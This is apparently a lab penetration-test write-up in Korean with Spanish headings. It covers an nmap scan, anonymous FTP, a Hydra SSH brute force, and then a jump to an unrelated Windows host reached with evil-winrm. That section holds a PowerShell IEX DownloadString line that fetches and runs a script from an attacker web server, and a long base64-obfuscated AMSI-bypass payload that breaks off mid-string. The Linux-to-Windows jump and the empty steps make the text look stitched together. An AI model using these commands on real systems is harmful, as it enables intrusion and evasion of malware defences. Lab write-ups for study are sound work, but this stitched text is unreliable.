(96%), Linux 3.2 - 4.14 (96%), Linux 3.13 - 4.4 (95%), Linux 3.16 - 4.6 (95%), Linux 3.8 - 3.16 (95%), Linux 4.4 (94%), Linux 3.13 (93%), Linux 3.11 - 4.9 (92%), Linux 3.13 - 3.16 (92%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (92%)No exact OS matches for host (test conditions non-ideal).Uptime guess: 0.016 days (since Mon Oct 27 11:27:14 2025)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=261 (Good luck!)IP ID Sequence Generation: All zerosService Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:| qscan:| PORT FAMILY MEAN (us) STDDEV LOSS (%)| 21 0 908.50 165.03 0.0%| 22 0 910.60 273.50 0.0%|_80 1 769.60 144.06 0.0%|_fcrdns: FAIL (No PTR record)|_dns-brute: Can't guess domain of "172.20.0.155"; use dns-brute.domain script argument.|_path-mtu: PMTU == 1500|_ipidseq: All zeros
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Mon Oct 27 11:50:19 2025 -- 1 IP address (1 host up) scanned in 340.08 seconds1.1.1- nmap으로 발견한 취약점:
Sección titulada «1.1.1- Vulnerabilidades que hemos podido descubrir gracias al nmap:»벡터 #1 (심각): 포트 21 (FTP)
Sección titulada «Vector #1 (Crítico): Puerto 21 (FTP)»이것은 의심할 여지 없이 가장 유망한 진입점입니다.
- 핵심 라인:
21/tcp open ftp vsftpd 3.0.2- 발견: 서비스는
vsftpd 3.0.2입니다.
- 발견: 서비스는
- 핵심 라인:
| ftp-anon: Anonymous FTP login allowed (FTP code 230)- 취약점: 이는 중대한 잘못된 설정입니다. 서버는 누구나
anonymous사용자로 로그인할 수 있도록 허용합니다.
- 취약점: 이는 중대한 잘못된 설정입니다. 서버는 누구나
- 핵심 라인:
|_-rwxrwxrwx ... lol.pcap [NSE: writeable]- 악화: 이건 더 심각합니다! Nmap 스크립트(
NSE)는 익명 사용자로서 우리는 작성 권한(writeable/rwxrwxrwx)을 가지고 있음을 확인했습니다.
- 악화: 이건 더 심각합니다! Nmap 스크립트(
- 핵심 라인:
lol.pcap- 힌트: 이 파일은 패킷 캡처입니다. 감사관은 즉시 이 파일을 다운로드(
get lol.pcap)하고Wireshark를 사용하여 평문 자격 증명이나 기타 힌트를 찾아 분석할 것입니다.
- 힌트: 이 파일은 패킷 캡처입니다. 감사관은 즉시 이 파일을 다운로드(
접근 계획 (교육용):
- 접근: 우리는
ftp 172.20.0.155(사용자:anonymous, 비밀번호: [enter])로 연결할 것입니다. - 조회:
lol.pcap을(를) 다운로드할 것입니다. - 공격: 파일을 업로드합니다. 일반적인 목표는
shell.php과 같은 웹쉘을 업로드하고, 이후 웹 서버를 통해 실행하는 방법을 찾는 것입니다 (Vector #2).
벡터 #2 (명백함): 포트 80 (HTTP)
Sección titulada «Vector #2 (Evidente): Puerto 80 (HTTP)»이 벡터는 의도적인 단서로 가득 차 있습니다.
- 핵심 라인:
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))- 발견: 약 2013년 경의 매우 오래된 Apache 서버입니다.
- 핵심 라인:
| http-slowloris-check: VULNERABLE: ... CVE:CVE-2007-6750- 취약점 (접근 불가): 서버는 서비스 거부 (DoS) 공격에 취약합니다. 이는 접근 권한을 주지 않지만, 서버가 hardening (강화)가 되어 있지 않다는 것을 확인합니다.
- 핵심 라인:
| http-robots.txt: 1 disallowed entry /secret- 중요한 단서!
robots.txt파일(구글용으로 설계됨)은/secret디렉토리가 인덱싱되지 않도록 요청하고 있습니다. 감사자에게는 이는 직접적인 초대입니다.
- 중요한 단서!
- 핵심 라인:
| http-enum: /secret/: Potentially interesting folder- 확인: Nmap이 단서가 유효함을 확인합니다.
접근 계획 (교육용):
- 열거: 다음 단계는
http://172.20.0.155/secret/을 브라우저로 탐색하고,gobuster또는dirb와 같은 fuzzing 도구를 사용하여 해당 디렉토리 내 파일을 찾는 것입니다. - 관련성:
/secret에서 Vector #1에서 업로드한 쉘을 실행할 수 있는 것이 거의 확실합니다. - 취약점 (구식 소프트웨어): 약 2013년 경의 Apache 버전은 거의 확실히 Shellshock (
CVE-2014-6271)에 취약합니다. 감사자는 즉시 이 점을 테스트할 것입니다 (Nmap은 RCE를 얻기 위한 스크립트http-shellshock를 가지고 있습니다).
벡터 #3 (복잡함): 포트 22 (SSH)
Sección titulada «Vector #3 (Complejo): Puerto 22 (SSH)»이는 가장 어려운 경로이지만, 오래된 소프트웨어로 인해 여전히 실현 가능합니다.
- 핵심 라인:
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2- 발견: 약 2014년 경의 매우 오래된 OpenSSH 버전입니다.
- 핵심 라인:
| vulners: ... (lista masiva) ...- 취약점: 목록은 매우 큽니다. 감사자는 두 가지에 집중할 것입니다:
- 사용자 목록 검색:
CVE-2018-15473. 유효한 사용자 이름을 발견할 수 있습니다. - RCE (원격 코드 실행): 이 버전에 대한 RCE로 이어지는 공개된 익스트로이트를 목록에서 검색할 것입니다.
- 사용자 목록 검색:
- 취약점: 목록은 매우 큽니다. 감사자는 두 가지에 집중할 것입니다:
1.2.- 웹을 살펴보면 어떤 콘텐츠가 있는지 확인할 수 있습니다.
Sección titulada «1.2.- Al observar la web, veremos qué contenido tiene la web»웹사이트에 접근할 때, 'nica'라는 이름을 가진 사용자가 있을 수 있다는 것을 추론할 수 있습니다.

2.- 웹을 스캔합니다.
Sección titulada «2.- Escanearemos la Web»2.1.- Nikto
Sección titulada «2.1.- Nikto»몇몇 디렉토리가 나타나므로, 어떤 내용이 있는지 시험해 봐야 합니다.
- Nikto v2.5.0/+ Target Host: 172.20.0.155+ Target Port: 80+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options:+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/:+ GET /robots.txt: Entry '/secret/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:+ GET /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt:+ HEAD Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.+ OPTIONS OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .+ GET /secret/: This might be interesting.+ GET /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/:+ GET /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.2.2.- Wfuzz / Gobuster
Sección titulada «2.2.- Wfuzz / Gobuster»3.- FTP에 접근합니다.
Sección titulada «3.- Accederemos al FTP»우리는 'Anonymous' 사용자로 암호 없이 취약한 머신에 접근할 것입니다. 왜냐하면 nmap을 통해 이미 알려주었기 때문입니다:
┌──(kali㉿kali)-[~/Desktop]└─$ ftp 172.20.0.155Connected to 172.20.0.155.220 (vsFTPd 3.0.2)Name (172.20.0.155:kali): anonymous331 Please specify the password.Password:230 Login successful.Remote system type is UNIX.Using binary mode to transfer files.ftp> ls229 Entering Extended Passive Mode (|||50971|).150 Here comes the directory listing.-rwxrwxrwx    1 1000     0            8068 Aug 10  2014 lol.pcap226 Directory send OK.ftp> get lol.pcaplocal: lol.pcap remote: lol.pcap229 Entering Extended Passive Mode (|||40515|).150 Opening BINARY mode data connection for lol.pcap (8068 bytes).100% |***********************************************************************************************************************************************|  8068       46.63 MiB/s    00:00 ETA226 Transfer complete.8068 bytes received in 00:00 (5.28 MiB/s)ftp> exit221 Goodbye.
┌──(kali㉿kali)-[~/Desktop]└─$
pcap 파일임을 알았으므로 캡처한 pcap을 wireshark로 엽니다:

Wireshark 코드를 분석하면 디렉토리가 있다는 것을 보여주며, 파일의 strings를 통해서도 확인할 수 있습니다.
경로 1:
경로 2:
┌──(kali㉿kali)-[~/Desktop]└─$ strings lol.pcapLinux 3.12-kali1-486Dumpcap 1.10.2 (SVN Rev 51934 from /trunk-1.10)eth0host 10.0.0.6Linux 3.12-kali1-486220 (vsFTPd 3.0.2)"USER anonymous331 Please specify the password.PASS password230 Login successful.SYST215 UNIX Type: L8PORT 10,0,0,12,173,198200 PORT command successful. Consider using PASV.LIST150 Here comes the directory listing.-rw-r--r--    1 0        0             147 Aug 10 00:38 secret_stuff.txt226 Directory send OK.TYPE IW200 Switching to Binary mode.PORT 10,0,0,12,202,172g>      @W200 PORT command successful. Consider using PASV.RETR secret_stuff.txtW150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).WWell, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-PSucks, you were so close... gotta TRY HARDER!W226 Transfer complete.TYPE AO200 Switching to ASCII mode.{PORT 10,0,0,12,172,74O200 PORT command successful. Consider using PASV.{LISTO150 Here comes the directory listing.O-rw-r--r--    1 0        0             147 Aug 10 00:38 secret_stuff.txtO226 Directory send OK.{QUIT221 Goodbye.Counters provided by dumpcap
┌──(kali㉿kali)-[~/Desktop]└─$
3- 무차별 대입 공격(Brute Force)
Sección titulada «3- Ataque de Fuerza Bruta»3.1.- 발견한 두 파일과 디렉터리 이름으로 Hydra 실행
Sección titulada «3.1.- Hydra con los dos archivos encontrados y con el nombre de directorio»┌──(kali㉿kali)-[~/Downloads]└─$ hydra -L ./which_one_lol.txt -p Pass.txt ssh://172.20.0.155Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-27 12:40:15[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore-I[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task[DATA] attacking ssh://172.20.0.155:22/[22][ssh] host: 172.20.0.155 login: overflow password: Pass.txt1 of 1 target successfully completed, 1 valid password foundHydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-27 12:41:13
┌──(kali㉿kali)-[~/Downloads]└─$우리가 볼 수 있듯이, 'Overflow' 사용자의 암호인 'Pass.txt'를 찾았습니다.
4.- 머신에 접근합니다.
Sección titulada «4.- Accederemos a la máquina»4.1.- SSH를 통해
Sección titulada «4.1.- Por SSH»┌──(kali㉿kali)-[~/Downloads]└─$ ssh overflow@172.20.0.155overflow@172.20.0.155's password:Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)
* Documentation: https://help.ubuntu.com/
The programs included with the Ubuntu system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted byapplicable law.
The programs included with the Ubuntu system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted byapplicable law.
Last login: Mon Oct 27 09:41:47 2025 from 172.18.33.143Could not chdir to home directory /home/overflow: No such file or directory$4.2.- 보유 권한과 존재하는 사용자 확인
Sección titulada «4.2.- Observaremos qué privilegios tenemos y qué usuarios hay»lsb_release -a
Sección titulada «lsb_release -a»cat /etc/release
cve 2015-1328
5.1.- WinPEAS
Sección titulada «5.1.- WinPEAS»5.1.1.- Kali에서 준비 (공격자 머신)
Sección titulada «5.1.1.- Preparación en Kali (Nuestra Máquina Atacante)»첫 번째 단계는 스크립트를 우리 머신에 가져와 대상에게 “제공”할 수 있도록 준비하는 것입니다.
5.1.1.1.- PEASS-ng 저장소 복제
Sección titulada «5.1.1.1.- Clonar el repositorio de PEASS-ng»Kali에서 터미널을 열고 git를 사용하여 PEASS-ng 스크립트 전체 컬렉션을 다운로드합니다.
# Mou-te a un directori de treball (ex. l'Escriptori)cd ~/Desktop
# Clona el repositori oficialgit clone https://github.com/carlospolop/PEASS-ng.git- 결과: 이제
PEASS-ng라는 폴더가 있습니다. 관심 있는 스크립트는PEASS-ng/winPEAS/winPEAS.ps1에 있습니다.
5.1.1.2.- 로컬 웹 서버 시작
Sección titulada «5.1.1.2.- Iniciar un servidor web local»Windows 머신이 스크립트를 '다운로드'할 수 있도록 하려면, 이를 웹 서버에 배치해야 합니다. 가장 간단한 방법은 Python의 http.server 모듈을 사용하는 것입니다.
# Navega a la carpeta que conté l'script de WinPEAScd PEASS-ng/winPEAS/
# Inicia el servidor web al port 80 (necessitaràs 'sudo')sudo python3 -m http.server 80- 중요: 이 터미널을 열어 둡니다. 실행 중인 동안, 우리의 Kali가 이 폴더의 모든 파일을 제공하게 됩니다.
5.1.1.3.- 우리의 Kali 머신의 IP 주소 확인
Sección titulada «5.1.1.3.- Obtener la IP de nuestra máquina Kali»피해자가 스크립트를 다운로드할 수 있도록 Kali 머신의 IP 주소를 알아야 합니다.
Kali에서 새로운 터미널을 열고 실행할 것입니다:
ip a- 인터페이스
eth0또는tun0에서 IP 주소를 찾습니다. 예를 들어, 이전 예제 기반으로172.18.33.188일 수 있습니다.
5.1.2.- Windows에서 실행 (우리의 피해자 머신)
Sección titulada «5.1.2.- Ejecución en Windows (Nuestra Máquina Víctima)»이제 Windows 머신의 쉘로 돌아갑니다.
5.1.2.1.- 피해자와 연결하기
Sección titulada «5.1.2.1.- Conectar con la víctima»이 단계는 이미 익숙합니다.
Bash
evil-winrm -i 172.20.0.140 -u nika -p hardcore- 결과: 우리는 PowerShell 대화형 쉘을 얻게 됩니다:
Evil-WinRM* PS C:\Users\nika\Documents>
5.1.2.2.- 첫 번째 시도 (실패) 및 진단
Sección titulada «5.1.2.2.- Primer intento (Fallido) y diagnóstico»메모리에서 직접 실행하는 첫 번째 시도는 다음과 같습니다.
IEX (New-Object Net.WebClient).DownloadString('http://<TEVA_IP_KALI>/winPEAS.ps1')- 결과 (우리의 오류):
This script contains malicious content... - 진단: 이는 AMSI (Antimalware Scan Interface)가 활성화되어 있으며
winPEAS.ps1의 서명을 인식했다는 것을 확인합니다.
5.1.3.- AMSI 우회 및 최종 실행
Sección titulada «5.1.3.- Bypass de AMSI y Ejecución Final»여기에서 안티바이러스를 우회하기 위해 난독화된 코드를 사용합니다.
5.1.3.1.- AMSI 우회 (오퍼스케이션 방법)
Sección titulada «5.1.3.1.- El Bypass de AMSI (Método de Ofuscación)»AMSI를 '눈멀게' 하기 위해, 백신이 악성으로 인식하지 않는 코드를 실행해야 합니다. 생성한 난독화 코드를 사용합니다(Matt Graeber의 방법 기반).
-
evil-winrm의 셸 내에서, 복사 및 붙여넣기를 수행할 다음 코드 블록을 입력합니다. 이 오퍼스케이션은 AMSI가AmsiUtils또는amsiInitFailed와 같은 키워드를 감지하지 못하도록 설계되었습니다.Ventana de terminal #Matt Graebers Reflection method[sySTEm.tExt.eNcoDiNg]::UNicOde.geTStRIng([SysTEM.cONveRT]::FrombasE64STriNG("IwBVAG4AawBuAG8AdwBuACAALQAgAEYAbwByAGMAZQAgAGUAcgByAG8AcgAgAAoAJABPADUAcwBYAGUARwBCAHUAdwAwAGMAWAA9ACQAbgB1AGwAbAA7ACQAUwBKAGgAegAwADQASAAyAGUAbgBjAEcARwBVADkAdwBmAEQAVwA9AFsAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMALgBNAGEAcgBzAGgAYQBsAF0AOgA6AEEAbABsAG8AYwBIAEcAbABvAGIAYQBsACgAKAA5ADAANwA2ACsAMQA1ADUAMwAtADEANQA1ADMAKQApADsAJABuAGMAbQBpAD0AIgArACgAJwBkAPkAYwBrACcAKwAnAGYA7AB0AG4AJwArACcAeABoAHMAZgAnACsAJwB6AOoAawBjACcAKQAuAE4ATwBSAG0AQQBMAEkAWgBlACgAWwBDAGgAQQBSAF0AKABbAEIAWQB0AGUAXQAwAHgANAA2ACkAKwBbAEMASABhAFIAXQAoADEAMQAxACsANAA1AC0ANAA1ACkAKwBbAEMAaABBAFIAXQAoADUAMAArADYANAApACsAWwBDAEgAYQBSAF0AKAAxADAAOQArADUAOAAtADUAOAApACsAWwBDAEgAQQBSAF0AKABbAGIAWQB0AEUAXQAwAHgANAA0ACkAKQAgAC0AcgBlAHAAbABhAGMAZQAgAFsAQwBoAEEAUgBdACgAOQAyACkAKwBbAEMASABBAHIAXQAoADEAMQAyACoAMwA4AC8AMwA4ACkAKwBbAGMASABhAFIAXQAoAFsAYgB5AHQARQBdADAAeAA3AGIAKQArAFsAQwBoAGEAUgBdACgAMwA4ACsAMwA5ACkAKwBbAGMAaABhAHIAXQAoAFsAYgBZAHQAZQBdADAAeAA2AGUAKQArAFsAQwBIAGEAcgBdACgAMQAyADUAKwAxADAANQAtADEAMAA1ACkAIgA7AFsAVABoAHIAZQBhAGQAaQBuAGcALgBUAGgAcgBlAGEAZABdADoAOgBTAGwAZQBlAHAAKAAxADQAMgApADsAWwBSAGUAZgBdAC4AQQBzAHMAZQBtAGIAbAB5AC4ARwBlAHQAVAB5AHAAZQAoACIAUwB5AHMAdABlAG0ALgAkACgAWwBDAEgAQQBSAF0AKAA3ADUAKwAyACkAKwBbAEMAaABBAFIAXQAoADkANwAqADEALwAxACkAKwBbAEMASABBAHIAXQAoAFsAQgBZAFQARQBdADAAeAA2AGUAKQArAFsAYwBoAGEAUgBdACgAWwBiAHkAVABlAF0AMAB4ADYAMQApACsAWwBDAEgAYQByAF0AKAAxADAAMwApACsAWwBjAGgAYQBSAF0AKABbAGIAeQBUAGUAXQAwAHgANgA1ACkAKwBbAEMASABBAFIAXQAoADEAMAA5ACoAMwA4AC8AMwA4ACkAKwBbAGMAaABBAHIAXQAoAFsAQgB5AHQARQBdADAAeAA2ADUAKQArAFsAQwBoAEEAUgBdACgAWwBCAFkAdABlAF0AMAB4ADYAZQApACsAWwBjAEgAQQByAF0AKAA2ADMAKwA1ADMAKQApAC4AJAAoACgAJwDCAPoAdAD1ACcAKwAnAG0A4gB0AO4AJwArACcA9QBuACcAKQAuAG4AbwBSAG0AYQBMAEkAWgBFACgAWwBDAEgAYQBSAF0AKAA0ADYAKwAyADQAKQArAFsAYwBIAGEAUgBdACgAMQAxADEAKwA5ADUALQA5ADUAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAdABlAF0AMAB4ADcAMgApACsAWwBjAEgAQQByAF0AKAAxADAAMwArADYAKQArAFsAYwBoAEEAUgBdACgAWwBiAFkAdABlAF0AMAB4ADQANAApACkAIAAtAHIAZQBwAGwAYQBjAGUAIABbAGMASABBAHIAXQAoADkAMgApACsAWwBDAEgAQQBSAF0AKAAxADEAMgAqADQALwA0ACkAKwBbAGMASABhAHIAXQAoAFsAYgBZAFQARQBdADAAeAA3AGIAKQArAFsAQwBIAGEAUgBdACgANwA3ACkAKwBbAEMAaABhAFIAXQAoADEAMQAwACkAKwBbAGMAaABBAFIAXQAoADcAOAArADQANwApACkALgAkACgAWwBDAEgAYQByAF0AKAA2ADUAKgAxADQALwAxADQAKQArAFsAYwBoAEEAcgBdACgAWwBCAFkAdABFAF0AMAB4ADYAZAApACsAWwBjAGgAQQBSAF0AKAA3ADIAKwA0ADMAKQArAFsAQwBIAGEAUgBdACgAWwBCAFkAVABlAF0AMAB4ADYAOQApACsAWwBjAEgAYQBSAF0AKAA4ADUAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAdABlAF0AMAB4ADcANAApACsAWwBjAGgAQQByAF0AKABbAEIAeQB0AEUAXQAwAHgANgA5ACkAKwBbAEMASABBAFIAXQAoADEAMAA4ACsAMQA3AC0AMQA3ACkAKwBbAGMAaABBAHIAXQAoAFsAQgB5AHQARQBdADAAeAA3ADMAKQApACIAKQAuAEcAZQB0AEYAaQBlAGwAZAAoACIAJAAoAFsAYwBoAGEAUgBdACgANQA4ACsAMwA5ACkAKwBbAGMASABBAHIAXQAoAFsAQgB5AFQAZQBdADAAeAA2AGQAKQArAFsAQwBIAEEAUgBdACgA